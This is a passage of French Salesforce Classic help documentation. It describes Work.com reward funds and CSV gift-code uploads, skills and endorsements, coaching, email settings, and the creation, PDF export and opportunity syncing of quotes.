  Par exemple, un fonds de récompense appelé Récompenses FR Q1 peut inclure des codes liés à des cartes-cadeaux Amazon.com d'une valeur de 100 € chacune. Un autre fonds de récompense appelé Récompenses du service client Q1 peut inclure des codes liés à des cartes-cadeaux Amazon.com d'une valeur de 20 € chacune. Ces fonds de récompense seraient associés au même type de fonds de récompense. Toutefois, un fonds de récompense lié à des cartes-cadeaux Starbucks serait associé à un fonds de récompense différent.

Vous pouvez créer des badges de récompenses en trois étapes :

1. Créez un type de fonds de récompense ou utilisez le type de fonds de récompense Amazon.com par défaut.
2. Créez un fonds de récompense et chargez des codes de récompense.
3. Associez un badge de remerciement à un fonds de récompense.

CONSULTER ÉGALEMENT :

Présentation de la reconnaissance

Création de types de fonds de récompense

Création de fonds de récompense

Création d'un badge

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les fonctionnalité de récompenses nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher des fonds de récompense :

- Lire sur les fonds de récompense

Pour créer des fonds de récompense :

- Créer sur les récompenses

  Créer les fonds de récompense

# Création de types de fonds de récompense

Utilisez les types de fonds de récompense pour spécifier des informations de récompense générales, telles que des codes de devise, des informations d'encaissement et des détails de chargement de fichiers CSV.

1. Cliquez sur l'onglet Type de fonds de récompense.

   Si l'onglet Type de fonds de récompense n'est pas disponible, cliquez sur à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.

2. Cliquez sur **Nouveau**.
3. Saisissez les détails du type de fonds de récompense.

**Information**

| Champ | Description |
|---|---|
| Nom de type de fonds de récompense | Le nom du type de fonds de récompense. Choisissez un nom descriptif, par exemple Amazon.CA (Canada) ou Starbucks (États-Unis). |
| Système de crédit | Sélectionnez Codes cadeaux pour associer vos récompenses à une valeur en espèces. Sélectionnez Points si la récompense n'est pas associée à une valeur en espèces. Les types de fonds de récompense qui utilisent des Points ignorent le champ Code de devise. |
| Actif | Indique si le type de fonds de récompense est actif ou non. |
| Nom du propriétaire | Le propriétaire du type de fonds de récompense. |
| Code de devise | Le type de devise. |
| Prédéfini | Paramètre en lecture seule indiquant si le type de fonds de récompense est prédéfini, par exemple le type par défaut Amazon.com. Dans les types de fonds de récompense prédéfinis, vous ne pouvez pas changer le nom, le système de crédit et le code de devise. Les types de fonds prédéfinis sont générés par le système et ne peuvent pas être modifiés. |

**Utilisation**

| Champ | Description |
|---|---|
| URL d'encaissement | L'URL qui permet de récupérer la récompense. Ce champ est facultatif selon le type du code de récompense. Ne saisissez pas d'URL d'encaissement pour les codes de récompense affichés sous forme de liens. |
| Informations sur l'encaissement | Les instructions d'encaissement de la récompense, qui peuvent inclure des étapes supplémentaires requises pour récupérer la récompense. |
| Conditions et exclusion de responsabilité | Des informations légales supplémentaires relatives au type de fonds de récompense. |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les fonctionnalité de récompenses nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher les types de fonds de récompenses :

- Lire sur les types de fonds de récompense

Pour créer des types de fonds de récompenses :

- Créer les types de fonds de récompense

  Lire et créer sur les fonds de récompense

  Lire et créer sur les récompenses

**Configuration du chargement**

| Champ | Description |
| --- | --- |
| Colonne de code de récompense | La colonne d'un fichier CSV qui spécifie les codes de récompense. Le chargement utilise par défaut la deuxième colonne. Pour spécifier une autre colonne, saisissez un numéro. |
| Colonne de valeur de récompense | La colonne d'un fichier CSV qui spécifie les valeurs de récompense. Par défaut, le chargement utilise la troisième colonne. Pour spécifier une autre colonne, saisissez un numéro. |

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Fonds de récompense
- Création de fonds de récompense
- Création d'un badge
- Présentation de la reconnaissance

# Création de fonds de récompense

Utilisez des fonds de récompenses pour inclure les codes cadeaux associés à un type de fonds de récompense.

Les utilisateurs peuvent créer des badges de récompense à partir des fonds de récompense qu'ils ont créés. Les fonds de récompense peuvent inclure des codes cadeaux Amazon.com™ achetés auprès d'un de nos vendeurs tiers comme TangoCard™, ou d'autres programmes de récompense au-delà d'Amazon.com.

1. Cliquez sur l'onglet Fonds de récompense.

   Si l'onglet Fonds de récompense n'est pas disponible, cliquez sur + à droite de vos onglets actuels, puis sélectionnez-le dans la page Tous les onglets.

2. Cliquez sur **Nouveau**.
3. Nommez votre fonds, sélectionnez le Type de fonds de récompense, puis saisissez la valeur de la récompense.
4. Cliquez sur **Enregistrer**.
5. Chargez ou saisissez vos codes cadeaux.
   - Pour charger des codes cadeaux à partir d'un fichier CSV, sélectionnez **Charger un fichier CSV**, puis **Sélectionner un fichier**. Sélectionner un fichier CSV, puis cliquez sur **Charger**.

     Par défaut, le chargement utilise la deuxième colonne pour les codes de récompense et la troisième colonne pour les valeurs de récompense. Cependant, vous pouvez les définir sur des valeurs différentes dans le type de fond de récompense associé. Voici un exemple de mise en forme du fichier CSV :

| | A | B | C |
|---|---|---|---|
| 1 | Sequence Number | Reward Code | Reward Value |
| 2 | 1 | 1111-222222-3333 | 10 |
| 3 | 2 | 1111-222222-4444 | 10 |
| 4 | 3 | 1111-222222-5555 | 10 |
| 5 | 4 | 1111-222222-6666 | 10 |
| 6 | 5 | 1111-222222-7777 | 10 |

Remarque: Assurez-vous que les données du code de récompense commencent à la deuxième ligne du fichier CSV. La première ligne est interprétée comme la ligne d'en-tête et n'est pas chargée.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les fonctionnalité de récompenses nécessitent une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher des fonds de récompense :
- Lire sur les fonds de récompense

Pour créer des fonds de récompense :
- Créer sur les fonds de récompense

  Créer sur les récompenses

- Pour saisir manuellement les codes cadeaux, sélectionnez **Nouvelle récompense**. Saisissez le code cadeau, puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation de la reconnaissance

Fonds de récompense

Création de types de fonds de récompense

Création d'un badge

Présentation de la reconnaissance

# Présentation des compétences

Les compétences permettent aux utilisateurs de partager des informations relatives à leur expertise professionnelle. Grâce aux compétences, les utilisateurs peuvent découvrir, collaborer et recommander avec d'autres personnes selon leurs connaissances.

La fonctionnalité Compétences facilite l'identification d'experts dans divers domaines. Les utilisateurs peuvent ajouter ou supprimer des compétences dans leur page de profil Chatter ou dans les pages de détail d'enregistrement, et d'autres utilisateurs peuvent recommander leurs compétences. Utilisez la barre de recherche globale de trouver des experts dotés de compétences spécifiques.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Ajout d'une compétence via les pages de détail d'enregistrement

Ajoutez des compétences pour partager votre expertise professionnelle.

Suppression d'une compétence via les pages de détail d'enregistrement

Supprimez une compétence si elle n'est plus applicable.

Recommandation d'une compétence via les pages de détail d'enregistrement
Recommandez la compétence d'un utilisateur afin de promouvoir son expertise dans un domaine spécifique.

CONSULTER ÉGALEMENT :

Activation ou désactivation des paramètres de Work.com
Personnalisation des compétences
Limitations des compétences
Ajout d'une compétence via les pages de détail d'enregistrement

## Ajout d'une compétence via les pages de détail d'enregistrement

Ajoutez des compétences pour partager votre expertise professionnelle.

Si la compétence existe déjà, utilisez la recherche globale pour la retrouver, puis cliquez sur **Ajouter à mon profil** dans l'enregistrement de la compétence.

1. Dans vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
2. Dans la liste associée Compétences de l'utilisateur, cliquez sur **Nouvelle compétence**.
3. Saisissez le nom de votre compétence et une description (facultative).
4. Cliquez sur **Enregistrer**.
   La compétence est créée.
5. Cliquez sur **Ajouter à mon profil**.
6. Cliquez sur **Enregistrer**.
   La compétence est associée à votre profil.

Vous pouvez ajouter des compétences dans les pages de profil de Chatter.

CONSULTER ÉGALEMENT :

Présentation des compétences
Suppression d'une compétence via les pages de détail d'enregistrement
Recommandation d'une compétence via les pages de détail d'enregistrement
Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter des compétences :
- Créer sur les compétences et les utilisateurs des compétences

# Suppression d'une compétence via les pages de détail d'enregistrement

Supprimez une compétence si elle n'est plus applicable.

1. Dans vos paramètres personnels, saisissez `Détails utilisateur avancés` dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez `Informations personnelles` dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Dans la section Compétences de l'utilisateur, cliquez sur **Suppr** en regard de la compétence que vous souhaitez supprimer.
3. Cliquez sur **OK**.

La compétence n'est plus associée à votre profil, mais elle n'est pas supprimée. Seuls les propriétaires de compétences qui disposent des autorisations appropriées et les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent supprimer des compétences.

Vous pouvez supprimer des compétences dans les pages de profil de Chatter.

CONSULTER ÉGALEMENT :

- Présentation des compétences
- Ajout d'une compétence via les pages de détail d'enregistrement
- Recommandation d'une compétence via les pages de détail d'enregistrement
- Personnalisation de votre expérience Salesforce

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour supprimer des compétences :

- Lire sur les compétences

  ET

  Supprimer sur les utilisateurs compétents

# Recommandation d'une compétence via les pages de détail d'enregistrement

Recommandez la compétence d'un utilisateur afin de promouvoir son expertise dans un domaine spécifique.

1. Accédez à la page de profil de l'utilisateur que vous souhaitez recommander.
2. Cliquez sur dans le coin supérieur droit, puis sélectionnez **Détails de l'utilisateur**.
3. Dans la section Compétences de l'utilisateur, cliquez sur le lien Nom de l'utilisateur de la compétence ou Recommandations en regard de la compétence que vous souhaitez recommander.
4. Cliquez sur **Ajouter la recommandation**.
5. Cliquez sur **Enregistrer**.

Vous pouvez recommander des compétences dans les pages de profil de Chatter.

CONSULTER ÉGALEMENT :

- Présentation des compétences
- Ajout d'une compétence via les pages de détail d'enregistrement
- Suppression d'une compétence via les pages de détail d'enregistrement

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter des recommandations à des compétences :


- Créer sur les recommandations

  ET

  Lire sur les compétences et les utilisateurs compétents

# Présentation de l'accompagnement

Avec l'Accompagnement Work.com, vous pouvez effectuer un accompagnement privé ou être accompagné(e) par une personne de votre société. Vous pouvez également partager des espaces d'accompagnement afin d'inclure des observateurs et des participants supplémentaires. Accédez à l'accompagnement via l'onglet accompagnement ou votre page de profil.




Dans la page d'accompagnement, vous pouvez effectuer les opérations suivantes :

- Affichez la liste de vos espaces d'accompagnement.

  Vous devez créer vos propres filtres adaptés à votre organisation (tels que Mes accompagnateurs, Personnes que j'accompagne et Relations inactives).

- Cliquez sur **Nouveau** pour créer un espace d'accompagnement. Vous pouvez avoir autant d'espaces d'accompagnement que vous le souhaitez.

Cliquez sur un espace d'accompagnement dans votre vue de liste pour accéder à la page de détail.

À partir de cette page, vous pouvez :

- Cliquer sur **Afficher le fil** pour afficher le fil associé à un espace d'accompagnement.

  Pour afficher le fil, votre administrateur doit activer le suivi de fil Chatter.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'Accompagnement nécessite une licence **Work.com**, disponible sous forme de licence complémentaire pour **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** ou **Developer Edition**, et incluse dans **Performance Edition**.

## AUTORISATIONS UTILISATEUR

Pour afficher des espaces d'accompagnement :

- Lire sur l'accompagnement

Pour créer des espaces d'accompagnement :

- Créer sur l'accompagnement

- Accéder aux objectifs, métriques, activités, notes et pièces jointes associés à un espace d'accompagnement spécifique.
- Lorsque les espaces d'accompagnement ne sont plus utiles, définissez-les sur Inactif. L'historique des enregistrements est conservé et l'espace d'accompagnement peut être réactivé à tout moment.
- Si vous disposez du niveau d'accès approprié, vous pouvez supprimer des espaces d'accompagnement.

CONSULTER ÉGALEMENT :

Présentation des objectifs

Considérations relatives à l'utilisation de tâches

Considérations relatives à l'utilisation d'événements et de calendriers

Personnaliser le suivi de fil Chatter

Activation ou désactivation des paramètres de Work.com

# Configuration des paramètres de messagerie de Work.com

Activez la messagerie Work.com pour recevoir des notifications relatives à vos commentaires et récompenses Work.com.

1. Dans vos paramètres personnels, saisissez *Work.com* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de messagerie** sous Work.com.
2. Dans la section Général, sélectionnez **Recevoir les e-mails**.

   Vous pouvez désactiver cette option à tout moment pour ne plus recevoir les e-mails de Work.com.
3. Dans la section Personnel, sélectionnez les types d'e-mail que vous souhaitez recevoir.

| Paramètre de messagerie | Description |
|---|---|
| Quelqu'un m'offre une récompense | Sélectionnez cette option pour recevoir un e-mail lorsqu'un utilisateur vous offre une récompense. |
| Je suis sollicité(e) pour des commentaires ou je reçois des commentaires à une question que j'ai posée | Sélectionnez cette option pour recevoir un e-mail lorsqu'un utilisateur sollicite vos commentaires ou répond à une question que vous avez posée. |

4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les paramètres de messagerie :

- Aucune autorisation requise

CONSULTER ÉGALEMENT :

Activation ou désactivation des paramètres de Work.com

Personnalisation de votre expérience Salesforce

# Création de devis et documentation de contrats

## Devis

Dans Salesforce les devis représentent les prix que votre société propose pour ses produits et ses services. Vous créez un devis à partir d'une opportunité et de ses produits. Chaque opportunité peut être associée à plusieurs devis et chaque devis peut être synchronisé avec l'opportunité. Lors de la synchronisation d'un devis et d'une opportunité, toutes les modifications apportées aux éléments de ligne du devis sont synchronisées avec les produits de l'opportunité, et inversement.

### Création et gestion de devis

Créez des devis pour informer vos clients sur les prix des produits et des services que vous offrez. Vous pouvez créer une série de devis afin de montrer différentes combinaison de produits, de remises et de quantités pour permettre aux clients de comparer les prix. Gérez ensuite vos devis pour les tenir à jour.

### Synchronisation des devis et des opportunités

Liez un devis à l'opportunité dans laquelle il a été créé. Ainsi, les mises à jour d'un enregistrement sont toujours reflétées dans l'autre.

### Création et envoi de devis PDF par e-mail

Simplifiez l'envoi de devis à vos clients en utilisant des fichiers PDF. Créer des devis PDF à partir d'un modèle standard ou conçus par votre société. Envoyez ensuite le devis par e-mail à votre client.

### Considérations relatives à la suppression de devis

Avant de supprimer un devis, il est recommandé de connaître les conséquences de la suppression sur les fichiers PDF associés à des devis et sur la synchronisation avec les opportunités.

CONSULTER ÉGALEMENT :

Opportunités

Champs de devis

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des devis :
- Lire sur les devis

Pour créer des devis :
- Créer sur les devis

Pour ajouter des éléments de ligne de devis :
- Modifier sur les devis

  ET

  Lire sur les produits et les catalogues de prix

# Création et gestion de devis

Créez des devis pour informer vos clients sur les prix des produits et des services que vous offrez. Vous pouvez créer une série de devis afin de montrer différentes combinaison de produits, de remises et de quantités pour permettre aux clients de comparer les prix. Gérez ensuite vos devis pour les tenir à jour.

1. Cliquez sur **Nouveau devis** dans la liste associée Devis d'une opportunité. Les champs `Sous-total`, `Remise`, `Prix total` et `Total` affichent les valeurs de l'opportunité.
2. Renseignez les champs.
3. Enregistrez vos modifications.
   - Un numéro de devis unique est ajouté.
   - Les produits de l'opportunité sont copiés sur le devis en tant qu'éléments de ligne.
   - Le total général est recalculé en fonction des informations sur les taxes ou l'expédition que vous saisissez.

Pour ajouter un élément de ligne à un devis :

1. Cliquez sur **Ajouter un élément de ligne** dans la liste associée Éléments de ligne de devis.
2. Si aucun catalogue de prix n'est sélectionné dans l'opportunité, sélectionnez-en un pour le devis. Sinon, le devis utilise le catalogue de prix de l'opportunité.
3. Saisissez des critères dans la recherche pour localiser un élément de ligne.
4. Sélectionnez les produits à ajouter, puis cliquez sur **Sélectionner**.
5. Renseignez les champs. Le prix catalogue enregistré pour le produit s'applique par défaut en tant que prix de vente. Selon vos autorisations, vous pouvez modifier le prix de vente.
6. Enregistrez vos modifications.

   Les éléments de ligne sont ajoutés à la liste associée Éléments de ligne de devis. Le total général de la section de détail correspond à la somme des éléments de ligne associés. La remise correspond à la réduction moyenne des éléments de ligne.

CONSULTER ÉGALEMENT :

Considérations relatives à la création et la gestion de devis et de lignes de devis

Création et envoi de devis PDF par e-mail

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des devis :
- Lire sur les devis

Pour créer des devis :
- Créer sur les devis

Pour ajouter des éléments de ligne de devis :
- Modifier sur les devis

  ET

  Lire sur les produits et les catalogues de prix

## Synchronisation des devis et des opportunités

Liez un devis à l'opportunité dans laquelle il a été créé. Ainsi, les mises à jour d'un enregistrement sont toujours reflétées dans l'autre.

1. Ouvrez le devis que vous souhaitez synchroniser, puis cliquez sur **Démarrer la synchronisation**.
2. Cliquez sur **Continuer**, **Synchroniser**, puis sur **Terminé**.

   Le devis et l'opportunité sont désormais synchronisés. Le champ `Devis synchronisé` et la liste associée Devis de l'opportunité identifient le devis actuellement synchronisé.
3. Pour arrêter la synchronisation entre un devis et une opportunité, ouvrez le devis synchronisé, puis cliquez sur **Arrêter la synchronisation**.

   Les mises à jour ne sont plus synchronisées entre les enregistrements.
4. Pour synchroniser un autre devis avec une opportunité, suivez la procédure de synchronisation d'un devis.

   La synchronisation du devis précédent s'arrête et celle du nouveau devis démarre.

CONSULTER ÉGALEMENT :

Fonctionnement de la synchronisation des devis

Dépannage de la synchronisation des devis

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour synchroniser des devis :

- Créer sur les devis

## Création et envoi de devis PDF par e-mail

Simplifiez l'envoi de devis à vos clients en utilisant des fichiers PDF. Créer des devis PDF à partir d'un modèle standard ou conçus par votre société. Envoyez ensuite le devis par e-mail à votre client.

Création de devis PDF à partir du modèle standard

Créez rapidement des devis PDF à partir de modèles standard.

Création d'un devis PDF en sélectionnant un modèle

Sélectionnez parmi les modèles disponibles pour créer un fichier PDF.

Envoi d'un devis PDF par e-mail

Envoyez le devis par e-mail au client pour obtenir son approbation, directement depuis la page d'aperçu.

CONSULTER ÉGALEMENT :

Considérations relatives à la création de devis PDF

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et envoyer des devis PDF par e-mail :

- Modifier sur les devis

## Création de devis PDF à partir du modèle standard

Créez rapidement des devis PDF à partir de modèles standard.

Si vous n'avez pas créé de modèle personnalisé ni généré de fichier PDF, commencez par le modèle standard.

1. Dans la page de détail du devis, générez un aperçu en cliquant sur **Créer un PDF**.
2. Enregistrez le PDF dans la liste associée les Fichiers PDF de devis en cliquant sur **Enregistrer dans le devis**. Le nom du fichier PDF correspond au nom du devis suivi d'un numéro de version, par exemple *DevisAcme_V1*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

## Création d'un devis PDF en sélectionnant un modèle

Sélectionnez parmi les modèles disponibles pour créer un fichier PDF.

Si vous avez créé un fichier PDF, sélectionnez un modèle dans la liste de modèles récemment utilisés. Si vous n'avez créé aucun fichier PDF ou si vous souhaitez utiliser un modèle non répertorié, recherchez le modèle voulu.

1. Dans la page de détail du devis, cliquez sur la liste déroulante **Créer un PDF**.
2. Sélectionnez votre modèle dans la liste Modèles récents ou cliquez sur *Sélectionner un modèle*, puis choisissez un modèle. Pour contourner la liste des modèles récents et sélectionner un autre modèle, cliquez sur **Créer un PDF** dans la page de détail du devis.
3. Générez un aperçu en cliquant sur **Créer un PDF**.
4. Enregistrez le PDF dans la liste associée les Fichiers PDF de devis en cliquant sur **Enregistrer dans le devis**. Le nom du fichier PDF correspond au nom du devis suivi d'un numéro de version, par exemple *DevisAcme_V1*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

## Envoi d'un devis PDF par e-mail

Envoyez le devis par e-mail au client pour obtenir son approbation, directement depuis la page d'aperçu.

1. Cliquez sur l'option d'e-mail dans l'aperçu PDF, dans la page de détail du devis ou en regard du fichier PDF dans la liste associée Fichiers PDF de devis. Une tâche d'e-mail s'ouvre avec le fichier PDF de devis actuel en pièce jointe. Pour envoyer par e-mail une version antérieure, cliquez sur **Envoyer par e-mail** en regard de cette version dans la liste associée Fichiers PDF de devis.
2. Saisissez l'adresse e-mail du client, un objet et un texte, puis envoyez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

## Considérations relatives à la suppression de devis

Avant de supprimer un devis, il est recommandé de connaître les conséquences de la suppression sur les fichiers PDF associés à des devis et sur la synchronisation avec les opportunités.

- Si vous disposez des autorisations appropriées et que vous êtes un administrateur, le propriétaire du devis ou un utilisateur de niveau supérieur au propriétaire du devis dans la hiérarchie des rôles de l'organisation, vous pouvez supprimer les devis.
- Lorsque vous supprimez un devis, les conséquences sont les suivantes : Tous les fichiers PDF, les notes et les pièces jointes associés sont supprimés. Si le devis est synchronisé avec une opportunité, l'enregistrement est retiré de la liste associée Devis de l'opportunité. Le devis supprimé est placée dans la Corbeille.
- Si vous restaurez un devis précédemment synchronisé, il n'est plus synchronisé avec l'opportunité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

# Considérations relatives à la création et la gestion de devis et de lignes de devis

Avant de créer un devis ou une tâche avec des lignes de devis, tenez compte des points ci-dessous.

Remarque: Vos autorisations utilisateur déterminent les tâches que vous pouvez exécuter. Pour les tâches que vous ne pouvez pas exécutez vous-même, demandez l'aide de votre administrateur Salesforce.

- Avant de créer un devis pour l'opportunité, les catalogues de prix, les produits et les prix catalogue correspondants doivent être actifs dans une opportunité.
- Les organisations Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition peuvent activer des types d'enregistrement et vous inviter à sélectionner un `Type d'enregistrement` lorsque vous créez un devis. Les types d'enregistrement déterminent les valeurs de liste de sélection et les processus commerciaux qui sont disponibles lors de la création ou de la modification d'un enregistrement.
- Si votre organisation Salesforce utilise des divisions, la division d'un nouveau devis est automatiquement définie sur celle de l'opportunité associée.
- Si un devis est synchronisé avec une opportunité et que vous ajoutez une ligne au devis, la nouvelle ligne est copiée dans l'opportunité en tant que produit dans la liste associée Produits.
- Si une opportunité est synchronisée avec un devis, la suppression de la ligne de devis supprime le produit correspondant de la liste associée Produits de l'opportunité.
- Si un produit contient des planifications par défaut, les planifications ne sont pas créées lors de l'ajout de la ligne à un devis. Si la ligne est copiée à partir de l'opportunité, vous pouvez afficher la planification depuis l'opportunité. Pour changer la planification, modifiez directement l'enregistrement du produit.
- Si vous avez une ligne de devis avec une remise et que le produit a une planification par défaut dans l'enregistrement du produit ou une planification individuelle dans l'enregistrement du produit d'opportunité, vous ne pouvez pas modifier le champ `Remise` de l'élément de ligne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

# Considérations relatives à la création de devis PDF

Avant de créer des devis PDF, prenez connaissance des quelques points ci-dessous.

- Les devis PDF ne prennent pas en charge les langues de droite à gauche. Le texte est aligné à gauche de la page, pas à droite.
- Les champs de texte affichés dans une liste associée dans un fichier PDF de devis sont tronqués à moins de 256 caractères. Cette limitation s'applique aux champs de zone de texte enrichi, aux autres types de champ de texte, aux champs standard et aux champs personnalisés.
- Votre administrateur Salesforce détermine le statut par défaut des nouveaux devis et les statuts qui vous autorisent à envoyer par e-mail un devis au format PDF. Par exemple, votre administrateur peut empêcher l'envoi par e-mail d'un devis dont le statut est *`Révision en cours`*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

# Fonctionnement de la synchronisation des devis

La synchronisation des devis permet d'associer un devis à l'opportunité à partir de laquelle il a été créé, et de synchroniser toutes les mises à jour entre les deux enregistrements. Une opportunité peut contenir plusieurs devis, mais peut être synchronisée avec un seul devis à la fois.

Durant la synchronisation d'un devis avec une opportunité, tout ajout ou modification apportée à la liste de produits dans un enregistrement est synchronisé avec la liste de produits de l'enregistrement associé. L'ajout ou le retrait d'un élément de ligne d'un devis entraîne la mise à jour de la liste associée Produits de l'opportunité synchronisée. L'ajout ou le retrait d'un produit de l'opportunité entraîne la mise à jour de la liste associée Éléments de ligne de devis du devis synchronisé. Le tri de produits synchronise également les deux enregistrements. La synchronisation bidirectionnelle des devis et de l'opportunité continue jusqu'à l'arrêt de la synchronisation ou la suppression d'un enregistrement.

Vous pouvez synchroniser des devis et des opportunités qui ne contiennent aucun produit. Lorsque vous ajoutez un produit à un enregistrement, il est automatiquement ajouté à l'enregistrement avec lequel il est synchronisé.

Si une opportunité et un devis sont synchronisés, l'opportunité identifie le devis synchronisé dans les emplacements suivants.

- Le champ `Devis synchronisé` de la page détails de l'opportunité
- La case `Synchronisation en cours` de la liste associée Devis

Si vous arrêtez la synchronisation entre un devis et une opportunité, le lien est rompu et les enregistrements ne sont plus automatiquement mis à jour pour refléter les modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Synchronisation des devis et des opportunités

Dépannage de la synchronisation des devis

# Dépannage de la synchronisation des devis

Des erreurs peuvent se produire lorsque vous essayez de synchroniser des devis sous certaines conditions. Prenez connaissance des messages d'erreur courants et apprenez à les résoudre. Si vous ne disposez pas des autorisations appropriées, contactez votre administrateur Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

**Ce devis ne peut pas être synchronisé car il contient des produits inactifs ou archivés.**

- Si le produit est inactif, modifiez-le, puis sélectionnez la case `Actif`.
- Si le produit a été archivé et que l'opportunité n'est pas fermée, supprimez le produit.

**Ce devis ne peut pas être synchronisé car il contient un catalogue de prix inactif ou archivé.**

- Si le catalogue de prix n'est pas actif, modifiez-le, puis sélectionnez la case `Actif`.
- Si le catalogue de prix a été archivé et que l'opportunité n'est pas fermée, supprimez le catalogue de prix.

**Ce devis ne peut pas être synchronisé car il contient des prix catalogue inactifs ou archivés.**

- Si la liste de prix n'est pas active, modifiez-la, puis sélectionnez la case `Actif` pour la liste de prix.
